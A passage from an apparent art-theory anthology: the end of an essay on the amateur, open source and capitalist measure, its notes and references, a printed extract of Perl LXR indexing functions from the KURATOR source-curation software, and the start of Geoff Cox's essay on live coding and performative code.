But this is not to say that the repercussions of the 'loss of measure' cannot produce strategies that are as alive to their power as they are to their quality as fragile and compensatory mechanisms. The concept of 'prefigurative strategies' maintains the relevance of the 'laboratory' understanding of art production, as singularity incompletely ruled by the general equivalent of the market. In this light, a loss of measure that results from the implication of subjects in the reproduction of the value form at all times and everywhere may be carried over into cultural production that grips this universality of the value form precisely as an occasion for transvaluation. It may be that the parameters of prefigurative strategies have expanded and intensified to take in all social life, registering a loss of measure of what constitutes art or what constitutes work in the ubiquity of the

value form. And it may also be the case that, paradoxically, this homogeneity of possible experience invokes rigour rather than pluralist delirium as a means to elaborate a prefigurative strategy in a field with greater potential for autonomy than either the mystical or medium-specific claims for artistic autonomy in the 20th century.

I Become Firmly Established In Wonderful Reality

What seems to be at stake, is whether 'loss of measure' can contribute to analyses that depend on the biopolitical expansion of production into all areas of social life, and whether this constitutes a defiance of capitalist measure or an embrace of it. Yet either account quickly emerges as purely schematic. Further, each account becomes elliptical, explaining too much and not enough, without a thoroughgoing scrutiny of their discrete, and common, premises, and the kinds of politics they can generate. In light of Caffentzis' point about the mutually constitutive character of formal and real subsumption, perhaps both analyses could be viewed as moments, rather than polarities (2005). The moments of total inscription and of refusal are never far apart, and perhaps even concurrent sometimes, but what Negri described as a hair's breadth between absolute capture and absolute resistance, in terms of action, time and vision, does exist.

The recent debates that centred on the speculative re-introduction or reconfiguration of a public sphere or the 'common' by an artworld that seemed driven by marketisation on the one hand, and a cosmetic of dissent on the other, has had its highest profile critical and formal expression in relational aesthetics. There has also been much discourse around developing technologies in media arts, with locative media, pervasive media, critical mapping and other practices that can exceed the grasp of both art institutions and commerce to act directly on space, subjectivity and sociality, or out-mediate mediation. These debates around production of the 'common' are too multi-faceted to attempt to summarise here, and the degree to which they problematise endemic assumptions about communication and democracy as inherently good, varies widely. But there has also been another interesting, perhaps even more recent and yet relatively

subdued tendency in thinking art vis-a-vis politics as potential social relations, and that is the figure of the amateur.

Akin in many respects to the model of self-institution, but at an individual level, the figure of the amateur reflects an ideal of engagement that is semi-autonomous from institutional and commercial circuits, although it may be shaped by these at several levels, even in simple negation. The amateur is someone who does anything for the sake of it/for the heck of it, committed to developing a particular project or preoccupation with minimal regard for external validation beyond a network of like-minded enthusiasts.¹⁶ In a sense, the amateur constitutes the privileged figure of a 'beyond measure' state of affairs, as the amateur embodies the indiscernibility of life and work, a desideratum for capital that would incorporate 'whatever' moment of existence as potentially creative of value. On the other hand, the amateur precisely marks the split between life and work as as he/she spurn the profits of specialisation, preferring to keep their field of amateur virtuosity apart from financial gain or professional legitimacy. Thus, the amateur is a sort of border marker between real and formal subsumption, between a life that could be maintained in the parlous distinction between life and work and life that is indistinguishable from work, as nothing is so irresistible to a capital that operates on sites of affect and self-instigated value creation as a private enthusiasm. Although these two faces of amateurism seem contradictory up to a point, each contains a conservative and an emancipatory reading. The amateur who produces as an antidote to alienated labour is just as unwittingly perpetuating that alienation as the amateur who labours without remuneration in the hope that his/her devotion and expertise will eventually generate stable employment, although by this stage 'entrepreneur' would be more apt than 'amateur'. The amateur can easily also shade into the hobbyist, whose consumption of leisure is enhanced by obsessive research and affinity-building around the object or activity, as opposed to say, mere shopping. The emancipatory aspect, however, may come to the fore whenever the amateur positions his/her production as a challenge to the impoverishment of experience brought about by specialisation, and eschews such commodification of abilities

in favour of a non-specific production structured by goals other than economic, whether these be social, political, ethical or artistic.

Returning to the earlier discussion of displacing curatorship from vocation to function, the figure of the amateur can be a lever for envisaging the contingency of practices, a way of releasing them from the calcified abstraction of the general equivalent while, again, remaining aware of the privilege, as well as the potential, of such a positioning. For the amateur, marking out an ideological split from professionalisation implies a re-appropriation of production models that seem to be grounded in a sort of elitism, compared to the democracy of the market. The fluidity of affect and interest implied in a paradigm of social or creative doing that prioritises contingency and association over reified specialities is, objectively, as pre-modern, aristocratic and reactionary as it is egalitarian, independent and contemporary, a fact that seems to escape the artist-curators of utopian showcases at international biennales, as much as it does anarchist squats in inner-city development zones. The contradictions of this seeming elitism or archaism stem from its maladaptation in a world that prescribes inclusion into a more and more comprehensive set of exclusions. And they emerge as forcefully in the attempt to live otherwise, in all the intense shortcomes and outcomes of 'horizontalty'. But they no less stem from the valorisation of small-scale and idiosyncratic higher-end consumer capitalism, even if it stays at the level of the semiotic. The amateur's status, creative, political, personal, is saturated with contradictions and ambiguity, and they are there to be exploited rather than sublimated. Here, the figure of the amateur can gracefully dovetail with the figure of the parasite.

Before elaborating on this strategy, we need to backtrack and see how the figure of the amateur can be inscribed in the ubiquitous debates about the ontological and methodological state of the 'commons', or 'the common', depending on the register and ends of the discussion. The unremunerated enthusiast is the key actor of narratives enfolding free software programming, p2p networking, file sharing, free networking, any endeavour that centres on the appropriation of

information into the public domain from proprietary regimes. As a political programme, OS activism seems to centre on collaboration, spontaneity and self-valorisation, articulating these as techniques that would form a post-capitalist stage of social organisation in the here and now. This is not to say that these ways of behaving are not in principle more than adaptable to the capitalist mode of production; hence the term ‘communism of capital’ (usually encountered in a different but not unrelated sense in post-autonomist writing, referring to the sociality bred by ‘immaterial labour’ creating the conditions for an immanent overthrow of capital in its very profit centres). It can also, of course, pose a more far-reaching encroachment on property relations, with wholesale appropriation and free distribution of media commodities. The OS platform has programmatically filtered into much contemporary art production and mediation both in concept and technology, at least as far as Creative Commons licenses, introducing with it renewed attention to questions of organisation, hierarchy, economies and economics, ownership and creativity. The implications of these questions are similar, if not identical, to the questions that inhere in the figure of the amateur, the unremunerated enthusiast, obscure or feted, that prefigures an existence beyond capital, while expressing all the contradictions that a life within capital dictates. Meanwhile, a pragmatic amateur sports the hallmarks of a parasite. Much as it is a rare Open Source coder who can afford to survive by free labour alone, the amateur must devise a path meandering across elitist disdain and abject participation, retaining the most promising moments of each to fashion a real ‘prefigurative’ strategy. Drawing on the sobering lessons of both modernist autonomy and pluralist capitulation, the efficacy of the amateur modus operandum might consist of a rigorous parasitism that can never call itself exemplary, only experimental, more than palliative and just about provisional. In an environment that gives credence to individual entities only, be it a private individual or the fictive corporate individual, the only way, paradoxically, to counterpoise singularity to enforced individuality and to persist in socialising activity and knowledge, is via recourse to the untimely personage of the amateur.¹⁷

The foregoing typology speculative and faltering as it is, ought to be reinforced with an analysis of various kinds of labour, variously imposed, and other modalities of production, again variously assumed, that link into different economies of temporality. Without this analysis, the prognosis of the amateur can only be rightly understood as whimsical and suggestive, a folk anthropology but not a great deal else. An analysis of temporality grounds the expanded concept of production that invokes the amateur, and this analysis returns to the specific temporality of capital as abstract time in Marx, and as a particular ontological, conceptual, and historical institution of exchange in Deleuze: ‘if exchange is the criterion of generality, theft and gift are those of repetition. There is, therefore, an economic difference between the two. [And...] repetition as a conduct and as a point of view concerns non-exchangeable and non-substitutable singularities.’ (Deleuze 1997: 1)

If the capitalist mode of production is founded on an abstract subjective potential, i.e. the indifferent capacity to do any kind of work, or the generality of exchange alluded to above, it assumes the production of a uniform abstract time which contains and measures out the capacity of abstract labour. Repetition, however, is a kind of temporality which can resist abstraction precisely insofar as repetition is always the repetition of something concrete; which is recognised as repetition in the temporal difference between events. The experience of time in repetition engenders modalities, that of the theft and gift, which depart from or exceed the generality of exchange. Arguably, the time of the theft and the gift alluded to above is singular and does not lend itself to the homogenisation required by abstract labour. It may be more accurately ‘beyond measure’, not because the axiomatic of capital has run out of measuring instruments for social production, but because a time unstructured by the logic of equivalence cannot be said to produce value. The extent to which modalities positing this kind of time can be independent of exchange and parasitic on exchange serves as an index of the political possibilities of art as a type of experimental social production. Such an analysis of temporality and exchange illuminates the status of art practice in capital as an appropriation of time, a ‘free labour’ (which is a unicorn and a

contradiction in terms), that, much like self-institution, can last only as long as its 'fictional solidity' holds out. The special status of the artwork as harbinger of another kind of time, structured by relations other than those of capital and its general exchange, points to the immanence of time to any concept of social transformation latent in or enacted by art practice, and points to an alternate decoding of what is intended by 'loss of measure'. It also reveals the insoluble connection between the production of subjectivity and the production of time.

♻

NOTES:

1. '[. . .] what "abstract" and "living" labor have in common - a thoroughly abstract potentiality of desire and productivity, free of any tradition, code, or value.' (Read: 2003a) Read attempts to draw a link between Deleuze and Guattari's concept of 'desiring production' and Marx's theorisation of 'living labour' <http://www.borderlandsejournal.adelaide.edu.au/vol2no3_2003/read_contingency.htm>.

2. Angela Mitropoulos, in her review of Jason Read's *The Micro-Politics of Capital*, provides a handy definition of capital thought from the perspective of the 'axiomatic', a line of analysis introduced by Gilles Deleuze and Felix Guattari in *Anti-Oedipus*: 'Capitalism operates through the axiomatic, the "differential relation between abstract and quantitative flows". Capital produces an indifference to and abstraction of concrete labours, the qualitative differences between the creation of this or that. Pluralism is perpetually flexible - codes can be added and exploited in an infinite categorial and innovative expansion. It does not really matter what anyone believes, even less because public assertions of belief habitually indicate a cynical or opportunistic adherence to "whatever" - a condition that Virno has argued characterises the "general intellect".' For Read: 'The epochal distinction between precapitalist and the capitalist mode of production is not only a distinction between subjective and objective domination but also a shift in how this domination is lived. Whereas prior to capitalism it is lived through the codes, structures of belief and personal subjugation, in capitalism it is lived through abstract operative rules, which are not necessarily believed or grasped.' <http://www.borderlandsejournal.adelaide.edu.au/vol3no2_2004/mitropoulos_microphysics.htm>

3. See: Bousquet & Terranova (2004); Bousquet (2003); Dyer-Witherford (2005).

4. Michael Hardt and Antonio Negri define 'real subsumption' in *Empire* (2000: 255): 'Marx uses the term "formal subsumption" to name processes whereby capital incorporates under its own relations of production laboring practices that originated outside its domain. Through the real subsumption, the integration of labor into capital becomes more intensive than extensive and society is ever more completely fashioned by capital'. However, for a number of other writers, including George Caffentzis, formal and real subsumption in Marx are effects of the operation of the deviation of price from value in production, and to periodise these interdependent phases as phases in the development of capitalism, as Negri and Hardt do, is profoundly mistaken, as well as tending to mystify the role of labour in the reproduction of capital as an 'immeasurable value-creating labour process'. (Caffentzis 2005)

5. Alexander Alberro writes: 'Insofar as in its production the work is deprivileged in every respect, the ever-present proprietary supplement renders the logic of exchange in the market a subject of contemplation. From here it's only a step to suggest that whereas the aesthetic use value of one of Wiener's works is democratized, the operation of the work emphasizes the exclusivity of a certain experience - the experience of ownership.' (2000: xxiii)

6. Mierle Lademan Ukeles was possibly the sole practitioner of maintenance art - her take on Andrea Fraser's topos of the instrumentalised artist as freelance deliverer of cultural or community services was much more literal - the artist as chambermaid. The trenchant insight here, which Ukeles perhaps didn't pursue, is that the blurring between artist and janitor is a much more effective allegory for the transformation of capitalist work than the blurring between artist and social worker. Or, rather, the socially engaged artist is the culturally sanctioned upside of the premium placed on creativity and adaptability by business and government that the housewife was always the (unpaid) reproducer of in the home. Here, paradoxically, it is the blurring that ensures distinctions will be upheld. Ukeles' intervention also indirectly disclosed how the process of making art is not incidentally to keep the system functioning, increase its longevity, beyond any specific process, product, methodology or ideology. This was also the insight of the zerowork research made in the late 1970s in the United States: beyond determinations of use value and surplus value, labour as a social institution operates to enforce

discipline, which is why technological development has never fulfilled the utopian forecasts of unlimited leisure. This economic analysis, if mapped onto art, can impute a specific disciplinary function to art and cultural production, invested in producing an endlessly fascinating compound of freedom and discipline.

7. The materiality of code has been exhaustively elaborated in the work of Matthew Fuller, Tiziana Terranova and Josephine Berry Slater, among others.

8. <<http://www.kurator.org/read/Software>>.

9. Although one could easily make the argument that the biennial is not by any means a liminal space, but an undecidable between trade fair and incubator that is in fact pivotal, not just to artworld economies but to geopolitical imperatives. Witness the *Emergency Biennale* <<http://www.emergencybiennale.org/>>.

10. <<http://opencongress.omweb.org>>.

11. A reference point for many is Jo Freeman's 'The Tyranny of Structurelessness' <<http://www.jofreeman.com/joreen/tyranny.htm>> . See also J J King's 'The Packet Gang' <<http://www.metamute.com/look/article.tpl?IdLanguage=1&IdPublication=1&NrIssue=27&NrSection=10&NrArticle=962>>, and the University of Openness' critique of the Creative Commons licensing regimes on the same site <<http://www.metamute.com/look/article.tpl?IdLanguage=1&IdPublication=1&NrIssue=24&NrSection=5&NrArticle=1445&ALStart=5>>; more contentiously, see also Eugene Thacker & Alex Galloway's 'The Ghost in the Network' <<http://www.nettime.org/Lists-Archives/nettime-I-0505/msg00022.html>>.

12. An apt reference here would be the interesting translation of the title of the Michel Houellebecq novel *Extension du domaine de la lutte* into *Whatever* for English-language publication.

13. In his entry for 1957 in the *Art Since 1900* reader, Hal Foster (2004) cites Debord: 'Culture reflects, but also prefigures, the possibilities of organization of life in a given society.'

14. This phenomenon undergoes some scrutiny in Mary Leclère (2005) where it is explored as the lame denouement of Donald Judd's notion of 'interest'. Another optic would be the process of technological change in capital, enacted through the strict interdependence of high-composition (high investment, high prestige) sectors of the economy with low-composition (labour-intensive, minimal investment) sectors in the extraction of value. '[...] "new enclosures" in the countryside must accompany the rise of 'automatic processes' in industry, the computer requires the sweat shop, and the cyborg's existence is premised on the slave' (Caffentzis 1998). So it is with intravenous use of the neo-culture industry by the neo-avant garde, although the relation to economic dynamics is suggestive rather than isomorphic - the art milieu's traffic with the vernacular is more concerned with creating a state of indistinction that works to annul any systemic critique, never more so than when emancipatory premises are at play, as with Jeremy Deller's *Folk Archive* <<http://www.folkarchive.co.uk/>>.

15. See also Alain Badiou (2003) *15 Theses on Contemporary Art*. Thesis 13: Today art can only be made from the starting point of that which, as far as Empire is concerned, doesn't exist. Through its abstraction, art renders this in-existence visible. This is what governs the formal principle of every art: the effort to render visible to everyone that which, for Empire (and so by extension for everyone, though from a different point of view), doesn't exist. Thesis 15: It is better to do nothing than to contribute to formal ways of rendering visible that which Empire already recognises as existent.

16. The exhibition that Neil Cummings and Marysia Lewandowska organised of Polish amateur cinema from the 1950 to the 1980s at the Whitechapel Gallery in London (2005) was called

Enthusiasm. This institutional framing of an informal but highly-structured mass activity (the production of the amateur cineastes was always very legibly situated within a particular matrix of Polish socialist party culture sponsorship) did much to incite the following reflections. Credit also goes to Tom Roberts' review of the *Enthusiasm* show <<http://www.metamute.com/look/article.tpl?IdLanguage=1&IdPublication=1&NrIssue=24&NrSection=5&NrArticle=1506>> which usefully pointed out a conjunction of the figure of the amateur with 'free labour'.

17. By far one of the best formulations of a stance close to the one expressed in this phrase remains Howard Slater's (1998): 'Post media operations seem to me to be about risk... they are horizontal, dispersed and all-inclusive and, in being so, are open to what may come to "affect" it. In this way I think it is activity that is socialised and polyphonic, that can imagine what it wants to imagine rather than have its fantasies made-up for it like a bespoke suit. It could imagine revolution if it wanted to.... A growth in expression undermines the ideologies of consent. It always remains a matter of looking elsewhere.' <at <http://www.infopool.org.uk/Stamm.htm>>

REFERENCES:

Theodor Adorno (2004 [1970]) *Aesthetic Theory* (trans. Robert Hullot-Kenter), London: Continuum.

Alexander Alberro (2000) 'Introduction', in Alexander Alberro & Blake Stimson (eds.) *Conceptual Art: A Critical Anthology*, Cambridge, Mass.: MIT Press.

Alain Badiou (2003) '15 Theses on Contemporary Art' <<http://www.civiccentre.org/SPEAKERS/Keynotes/Badiou.Abstract.html>>.

Marc Bousquet (2003) 'The Information University', in *Electronic Book Review* <<http://www.electronicbookreview.com/thread/technocapitalism/muscular>>.

Marc Bousquet & Tiziana Terranova (2004) 'Recomposing the University', in *Mute* issue 28, London <<http://www.metamute.com/look/article.tpl?IdLanguage=1&IdPublication=1&NrIssue=28&NrSection=10&NrArticle=1403>>.

Benjamin H.D. Buchloh (1989) 'Conceptual Art 1962-1969: From the Aesthetic of Administration to the Critique of Institutions', in Alexander Alberro & Blake Stimson (eds.) *Conceptual Art: A Critical Anthology*, Cambridge, Mass.: MIT Press.

George Caffentzis (2005) 'Immeasurable Value? An Essay on Marx's Legacy,' in *The Commoner*, issue 10 <<http://www.commoner.org.uk/10caffentzis.pdf>>.

George Caffentzis (1998) 'The End of Work or the Renaissance of Slavery? A Critique of Rifkin and Negri', *Multitudes* <http://multitudes.samizdat.net/article.php3?id_article=1927>.

Cornelius Castoriadis (1998) *The Imaginary Institution of Society* (trans. Kathleen Blamey), Cambridge, Mass.: MIT Press.

Gilles Deleuze (1997) *Difference and Repetition* (trans. Paul Patton), London: Athlone Press.

Nick Dyer-Witherford (2005) 'Cognitive Capitalism and the Contested Campus', in Geoff Cox & Joasia Krysa (eds.) *Engineering Culture*, New York: Autonomedia (DATA Browser 02).

Hal Foster, Rosalind Krauss, Yve-Alan Bois, Benjamin H.D. Buchloh (2004) *Art Since 1900: Modernism, Antimodernism, Postmodernism*, London: Thames and Hudson.

Jo Freeman (1972) *The Tyranny of Structurelessness* <<http://www.jofreeman.com/joreen/tyranny.htm>>.

group no service (2005) 'Walks to One Euro Jobs in Berlin', in *prol position newsletter*, no. 3, <<http://www.prol-position.net/ppnews/ppnews3.pdf>>.

Michael Hardt & Antonio Negri (2000) *Empire*, Cambridge, Mass.: Harvard University Press.

J. J. King (2004) 'The Packet Gang', in *Mute*, issue 27 <<http://www.metamute.com/look/article.tpl?IdLanguage=1&IdPublication=1&NrIssue=27&NrSection=10&NrArticle=962>>.

Mary Leclère (2005) 'From Specific Objects to Specific Subjects: Is There (still) Interest in Pluralism?' *Afterall: A Journal of Art, Context & Enquiry*, issue 11.

Angela Mitropoulos (2004) 'The Micro-physics of theoretical production and border crossings', *borderlands ejournal*, vol 3, no 2, Adelaide <http://www.borderlandsejournal.adelaide.edu.au/vol3no2_2004/mitropoulos_microphysics.htm>.

Antonio Negri (2003) *Time for a Revolution*, London: Continuum.

Jason Read (2003a) 'A Universal History of Contingency: Deleuze and Guattari on the History of Capitalism', *borderlands ejournal*, volume 2, no 3, Adelaide <http://www.borderlandsejournal.adelaide.edu.au/vol2no3_2003/read_contingency.htm>.

Jason Read (2003b) *The Micro-Politics of Capital: Marx and the Prehistory of the Present*, Albany NY: State University of New York Press.

Tom Roberts (2005) 'Labourled Enthusiasm' <<http://www.metamute.com/look/article.tpl?IdLanguage=1&IdPublication=1&NrIssue=24&NrSection=5&NrArticle=1506>>.

Sheila Rowbotham, Lynne Segal, & Hilary Wainwright (1979) *Beyond the Fragments: Feminism and the Making of Socialism*, London: Merlin Press.

Howard Slater (1998) 'Post-Media Operators: An Imaginary Address' <<http://www.infopool.org.uk/Stamm.htm>>.

Eugene Thacker & Alex Galloway (2005) 'The Ghost in the Network' <<http://www.nettime.org/Lists-Archives/nettime-l-0505/msg00022.html>>.

University of Openness (2004) 'Commercial Commons' <<http://www.metamute.com/look/article.tpl?IdLanguage=1&IdPublication=1&NrIssue=24&NrSection=5&NrArticle=1445&ALStart=15>>.

Paolo Virno (1996) 'The Ambiguity of Disenchantment', in Paolo Virno & Michael Hardt (eds.) *Radical Thought in Italy: A Potential Politics*, Minneapolis: University of Minnesota Press.

EXTRACT FROM KURATOR SOURCE CODE: LXR LIBRARY FUNCTIONS

Grzesiek Sedek

- + KURATOR is a free software application programmed to perform the task of curating source code <<http://www.kurator.org/>>. It allows for submission of online works as source code (released under a General Public License or any other Open Source License) in one of the following formats: .tgz, .tar, .gz, or .zip. Once submitted, it is then uncompressed, indexed, repositied and made available to users for further processing through a set of modules.

The following pages show a series of LXR (Linux Cross Reference) library functions that underpin the KURATOR software. In programming languages, libraries provide sets of reusable code for writing more complex code sequences. These functions provide an interface between the program and external search engines (such as swish-e or glimpse used for plain text, or c-tags for code). The first examples (fig. 1 and fig. 2) show the LXR library functions used in the 'plain text search' module. These are responsible for performing small tasks like indexing, searching and the return of search results. Two other examples (fig. 3 and fig. 4) show LXR library functions used in the 'identifier search' module. These are responsible for performing language cross-referencing (of over thirty different computer languages) and searching any string of characters or words performed via the c-tags program that generates an index (or tag) file of language objects found in the source files. This allows these items to be quickly and easily located.

```

        unless exists $binaryfiles{$pathname};
    }
}

sub feedswish {
    my ($pathname, $release, $swish, $filelist) = @_;
    print(STDERR "### $pathname $release \n");

    if ($pathname =~ m!/$!) {
        map { feedswish($pathname . $_, $release, $swish, $filelist) }
            $files->getdir($pathname, $release);
    } else {
        print $filelist "$pathname\n";
        my $contents = $files->getfile($pathname, $release);
        if ($filetype->checktype_contents($contents) =~ m%(text|message)%/
            and length($contents) > 0)
        {
            $swish->print(
                "Path-Name: $pathname\n",
                "Content-Length: " . length($contents) . "\n",
                "Document-Type: TXT\n",
                "\n", $contents
            );
        } else {
            $binaryfiles{$pathname} = 1;
        }
    }
}

sub gensearch {
    my ($release) = @_;
    my $string;

    if ($config->glimpsedir and $config->glimpseindex) {
        # Make sure the directory that the glimpse results go into
        # already exists as glimpse won't work if the directory does
        # not exist
        die $config->glimpsedir . " does not exist"
            unless -d $config->glimpsedir;
        $string = $config->glimpsedir . "/" . $release;
        mkdir $string;
        system("chmod 755 $string");
        my $glimpse = new IO::Handle;
        my $pid = open($glimpse, "|-");
        if ($pid == 0) {
            exec($config->glimpseindex, "-n", "-o", "-H",
                $config->glimpsedir . "/" . $release",

```

Figure 1

```

my $pid = open($glimpse, "|-");
if ($pid == 0) {
    exec($config->glimpseindex, "-n", "-o", "-H",
        $config->glimpsedir . "/$release",
        $config->sourceroot . "/" . $release
    );
    print(STDERR "Couldn't exec " . $config->glimpseindex . ": $!\n");
    kill(9, $$);
}
$glimpse->close();

# Need to chmod the glimpse files so everybody can read them.
$string = $config->glimpsedir . "/" . $release . "/.glimpse\*";
system("chmod 644 $string");
}

if ($config->swishdir and $config->swishbin) {
    my $swish = new IO::Handle;
    die $config->swishdir . " does not exist" unless -d $config->swishdir;
    my $filelist = new IO::File $config->swishdir . "/$release.filelist", "w"
        or die "can't open $release.filelist for writing";

    # execute swish, as a pipe we can write to
    open($swish,
        "| "
        . $config->swishbin
        . " -S prog -i stdin -v 1 -c swish-e.conf -f "
        . $config->swishdir . "/"
        . $release
        . ".index"
    )
    or die "Couldn't exec " . $config->swishbin . ": $!\n";

    feedswish("/", $release, $swish, $filelist);

    $swish->close();
    $filelist->close();
}
}

```

Figure 2

```

die "Can't create file access object " . $config->sourceroot
  if !defined($files);
$index = new LXR::Index($config->dbname, O_RDWR | O_CREAT);
die "Can't create Index " . $config->dbname if !defined($index);

our $filetype = new File::MMagic();
our %binaryfiles;

my @versions;

if ($option{'allversions'} || !$option{'version'}) {
    @versions = $config->vrange('v');
    die
        "\nOption --allversions cannot be used Use --version=VERSION or fix lxr.conf.\n"
        if scalar @versions < 0;
} else {
    @versions = $option{'version'};
}

foreach my $version (@versions) {
    $index->purge($version) if $option{'reindexall'};
    gensearch($version);
    genindex('/', $version);
    genrefs('/', $version);
}

sub genindex {
    my ($pathname, $release) = @_;
    print(STDERR "*** $pathname $release \n");

    if ($pathname =~ m!/$!) {
        map { genindex($pathname . $_, $release) } $files->getdir($pathname, $release);
    } else {
        &LXR::Tagger::processfile($pathname, $release, $config, $files, $index)
        unless exists $binaryfiles{$pathname};
    }
}

sub genrefs {
    my ($pathname, $release) = @_;
    print(STDERR "### $pathname $release \n");

    if ($pathname =~ m!/$!) {
        map { genrefs($pathname . $_, $release) } $files->getdir($pathname, $release);
    } else {
        &LXR::Tagger::processrefs($pathname, $release, $config, $files, $index)
        unless exists $binaryfiles{$pathname};
    }
}

```

Figure 3

```

die("Option --allurls not implemented. Use --url instead.\n")
  if $option{'allurls'};

die("URL must be specified. Try \"genxref --help\".\n")
  unless $option{'url'};

$config = new LXR::Config($option{'url'});

die("No matching configuration") unless $config->sourceroot;

$files = new LXR::Files($config->sourceroot);
die "Can't create file access object " . $config->sourceroot
  if !defined($files);
$index = new LXR::Index($config->dbname, O_RDWR | O_CREAT);
die "Can't create Index " . $config->dbname if !defined($index);

our $filetype = new File::MMagic();
our %binaryfiles;

my @versions;

if ($option{'allversions'} || !$option{'version'}) {
    @versions = $config->vrange('v');
    die
      "Option --allversions cannot be used Use --version=VERSION or fix lxr.conf.\n"
      if scalar @versions <= 0;
} else {
    @versions = $option{'version'};
}

foreach my $version (@versions) {
    $index->purge($version) if $option{'reindexall'};
    gensearch($version);
    genindex('/', $version);
    genrefs('/', $version);
}

sub genindex {
    my ($pathname, $release) = @_;

    print(STDERR "*** $pathname $release \n");

    if ($pathname =~ m!/$!) {
        map { genindex($pathname . $_, $release) } $files->getdir($pathname, $release);
    } else {
        &LXR::Tagger::processfile($pathname, $release, $config, $files, $index)
          unless exists $binaryfiles{$pathname};
    }
}

```

Figure 4

SOFTWARE ACTIONS

Geoff Cox

+




image: projected desktop screen during slub performance.

image overleaf: JODI, Desktop Improvisations: My%Desktop Live, Multimedia performance at FACT, Liverpool (2004). Image courtesy Nathan Cox.

Code is a notation of an internal structure that the computer is executing, expressing ideas, logic, and decisions that operate as an extension of the programmer's intentions. The written form is merely a computer-readable notation of logic, and is not entirely what the computer executes, as there are many levels of interpreting, compiling and linking taking place. Code is only really understandable within the context of its overall structure and the many processes that are running behind it. In technical terms, the processor is obeying the instructions given to it and generating activity as part of a continuing performance. Many of the components are predetermined, but through the complex interactions combined with the dynamism and unpredictability of live action, the result is far from determined overall.¹ This is something those involved in live coding attempt to exploit for creative purposes, performing music in real-time and displaying their desktop screens in the spirit of transparency of process. For example, in the performances of slub,² the intention is to open up what would otherwise seem to be determinate processes of how music is generated. Human intervention is foregrounded, and glitches become part of the creative output. A further example would be JODI's recent live performance *Desktop Improvisations* (2004), a reworking of their earlier work *My%Desktop* (2002).³ It exploits the limited potential of supplied and prescriptive software in a formal performance setting with seated audience, using the obnoxious alert sounds supplied with a standard Macintosh operating system, using key commands to create mayhem, and clicking frantically. In a sense, it operates like a 'hack' of live coding and live music, that uses improvisation as creative method. In JODI's work, as with much of their work in general, a computer crash simply adds to the potential drama. The performer challenges the way an operating system interpellates the user, and subjects it to systematic abuse.

In 'On Code and Codework', Alan Sondheim makes the distinction between 'declarative and performative' codes (2005). His example of a declarative code is something like Morse, where one thing is equivalent to another in a way that would be useful for encryption. When it runs it does what it says. In contrast, an example of a performative code is Perl. Sondheim explains how Perl codes



procedure and thus works on a more semantic level of understanding. He draws upon Umberto Eco's semiotics in which the possibility of code is extended from rules to 'a set of possible *behavioral responses*' which places it in the realm of performance according to Sondheim (2005). This performative aspect lies hidden behind the surface of the software in terms of its potentiality for action. Inke Arns's 'Read_Me, Run_Me, Execute_Me' essay is subtitled 'Software Art and its Discontents' (2004), which suggests that this performative dimension lies repressed in relation to code (by making reference to Freud's 'Civilisation and its Discontents'). Using this analogy, a programming language such as Perl might offer therapeutic assistance in putting the programmer in touch with their, and indeed culture's, sublimated desires to perform - that which is repressed under capitalism.

Freedom of speech and its connection with relatively unrepressed free software may be one of the analogies that leads Arns to discuss the performative dimension of software using speech act theory. She makes particular reference to John Langshaw Austin's *How To Do Things With Words* (1962), to explain: 'that language does not only have a descriptive, referential or constative function, but also possesses a performative dimension' (2004: 185). The performative aspect of speech is evidently social and context-bound, broadly differentiated in linguistic studies as the distinction between syntactic and semantic realms - emphasising the performance (or 'parole') that is generated from the rules ('langue').⁴ Arns sees speech as analogous to program code in that it says something and does something with consequences (2004: 186). Indeed words determine actions and events, and there is something fundamentally performative in this. Also referring to Austin's *How To Do Things With Words*, Paulo Virno states: 'In the assertion "I speak," I *do* something by *saying* these words; moreover, I declare what it is that I do while I do it.' (2004: 90)

Virno's interest is in how work is increasingly bound to speaking and the use of communications technologies, and how software is particularly articulate in this sense.⁵ Program code speaks in this way as it both says something and acts upon

instructions efficiently. It is this sense of action that software art might exploit by challenging the expectations of the workplace. The emphasis on action in itself is distinct from work, a point that Hannah Arendt identifies in her essay 'Labor, Work, Action' (2000). She reveals how labour (poiesis) and action (praxis) tend to be under-acknowledged in relation to work. Even in Marx's writings, she maintains, labour is tied too firmly to work at the expense of action.⁶ Arendt's point is that in any differentiations that are attempted, action simply cannot be avoided. For instance, in her distinction between contemplation and action (what she refers to as 'vita contemplativa' and 'vita activa'), she concludes that active life simply cannot be avoided (2000: 167). She explains that rather than assuming that all action ends in contemplation or that contemplation leads to action, it is not possible to go through life without acting in it, whereas contemplation is unfortunately optional. Put differently, unlike praxis, theory alone cannot transform society.

As a result of the production process, the fabricated thing is an end product entirely separate from its possible uses - what Arendt calls 'determined by the category of means and end' (2000: 175). She is making the distinction from work, in that labour is where production and consumption are part of the same process. Repetition is necessary for work only insofar as the worker needs to earn a living - or to put it differently, in as much as labour is embedded in work. Using this distinction, the work involved in making software involves a labouring component (even if it is offered for free, as in free software) but also the software works in itself (although this cannot be considered labour unless tied to the labour of the programmer). This would be an interesting line of inquiry to explore and a complex one, but the important issue here is how the work of art and software art do not fit what Arendt describes as the 'means-end' chain (2000: 177). Although the assumption might be made that software is generally useful, unlike a work of art perhaps, the work of software art is more ambiguous in this connection. In fact, much of software art is trying to break out of the commercial imperative to be useful, but offers the potential to be useful in other directions, such as in the case of social or critical software (to use Matthew

Fuller's categories⁷). Precisely because it evokes contradictions in this respect might be its greatest significance.

